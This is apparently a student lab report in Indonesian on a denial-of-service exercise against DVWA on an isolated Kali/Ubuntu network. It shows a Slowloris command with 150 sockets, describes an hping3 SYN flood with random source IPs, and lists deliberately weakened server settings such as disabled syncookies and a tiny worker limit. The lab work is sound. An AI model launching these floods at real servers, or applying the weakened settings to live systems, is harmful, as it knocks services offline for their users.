Terminal Kali Linux yang menjalankan serangan Slowloris menggunakan perintah `slowloris 192.168.132.136` dengan 150 socket connections. Output menampilkan log timestamped yang dimulai pada 30-12-2025 pukul 07:44:40 dengan aktivitas: "Attacking 192.168.132.136 with 150 sockets", "Creating sockets", "Sending keep-alive headers", dan berulang-ulang menampilkan "Socket count: 150". Tool Slowloris bekerja dengan membuat multiple HTTP connections dan mengirimkan partial HTTP headers secara perlahan untuk menjaga koneksi tetap terbuka (keep-alive), menghabiskan semua available connections di Apache server. Pattern "Creating X new sockets" (dengan nilai 700, 103, 47) mengindikasikan Slowloris secara dinamis membuat socket baru untuk menggantikan yang terputus, mempertahankan pressure konstan pada server target.


B. Dampak Layanan

1. Browser ubuntu



Gambar 38

2. Browser kali linux



Gambar 39 Firefox New Tab - Browser Ready untuk Testing

Firefox browser pada tab baru dengan search bar "Search with Google or enter address" dan shortcut icons ke berbagai website termasuk 192.168.13.136 (IP DVWA server), simak.unis, Wikipedia, YouTube, Reddit, dan Add-ons for Firefox. Tab bar menunjukkan dua tab terbuka: "Setup :: Damn Vulnerable Web Application" dan "New Tab". Firefox bookmarks toolbar menampilkan quick access ke OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, dan Google Hacking DB. Screenshot ini merepresentasikan persiapan browser attacker untuk monitoring kondisi target server selama dan setelah serangan DDoS dilakukan.

10. KESIMPULAN

A. Ringkasan setup lingkungan

Pengujian dilakukan pada jaringan lokal sederhana yang terdiri dari satu mesin attacker (Kali Linux, IP 192.168.132.132) dan satu mesin target (Ubuntu Server, IP 192.168.132.136) yang terhubung melalui sebuah switch layer-2. DVWA dipasang pada Ubuntu dengan stack Apache2, MariaDB, dan PHP 8.3 sehingga dapat diakses melalui browser dari mesin Kali pada alamat HTTP server tersebut. Topologi ini memastikan komunikasi langsung ber-latency rendah sehingga efek serangan DDoS ke layanan web dapat diamati dengan jelas tanpa gangguan perangkat lain.

B. Persiapan dan pelemahan konfigurasi server

Di sisi target, direktori DVWA ditempatkan di /var/www/html/DVWA dan database dvwa disiapkan dengan user khusus serta kredensial yang kemudian dikonfigurasi di config.inc.php, sampai DVWA dapat login dan semua modul vuln bekerja normal. Untuk memperbesar dampak serangan, server sengaja dibuat lebih rentan: izin file DVWA dibuat sangat longgar, firewall host dimatikan, parameter kernel jaringan seperti tcp_syncookies dinonaktifkan dan tcp_max_syn_backlog diturunkan, serta modul Apache MPM prefork dikonfigurasi dengan MaxRequestWorkers sangat kecil sehingga kapasitas koneksi paralel server berkurang drastis.

C. Pelaksanaan serangan DDoS

Dari mesin Kali, dilakukan dua jenis serangan: serangan aplikasi menggunakan Slowloris yang membuka ratusan koneksi HTTP dan mengirim header secara lambat agar slot koneksi Apache penuh, serta serangan jaringan

menggunakan hping3 dengan SYN-flood (flag SYN, port 80, ukuran payload besar dan sumber IP acak) untuk membanjiri stack TCP target. Selama serangan berjalan, alat-alat ini mempertahankan jumlah koneksi tinggi dan mengirim paket secara terus-menerus sehingga resource server (worker Apache, backlog koneksi TCP, dan buffer) tersaturasi.

D. Dampak terhadap ketersediaan layanan

Sebelum serangan, DVWA dan modul-modulnya (misalnya Command Injection) dapat diakses normal, dan uji ping dari Kali ke Ubuntu menunjukkan kehilangan paket 0% dengan waktu respon sangat kecil menandakan koneksi jaringan sehat. Saat flood berlangsung, klien web mulai menerima pesan kegagalan seperti 500 Internal Server Error, Unable to connect, dan Connection timed out ketika mengakses URL DVWA, sementara ping ke IP target tetap sukses. Ini menunjukkan host masih hidup di jaringan tetapi layanan web (port 80/Apache) masuk kondisi denial of service: koneksi baru tidak lagi diproses karena seluruh sumber daya yang relevan sudah habis oleh trafik serangan.

E. Pemulihan dan makna hasil uji

Ketika proses Slowloris dan hping3 dihentikan, beban pada server turun, koneksi yang tertahan akhirnya dilepas, dan halaman login DVWA kembali bisa diakses serta digunakan seperti semula. Rangkaian ini membuktikan bahwa kombinasi antara konfigurasi yang sengaja diperlemah dan traffic DDoS dari attacker dalam topologi sederhana sudah cukup untuk menjatuhkan layanan web tanpa mematikan host sepenuhnya. Eksperimen ini menegaskan pentingnya hardening konfigurasi kernel, Apache, dan firewall serta pembatasan koneksi untuk menjaga ketersediaan (availability) layanan web terhadap serangan DDoS.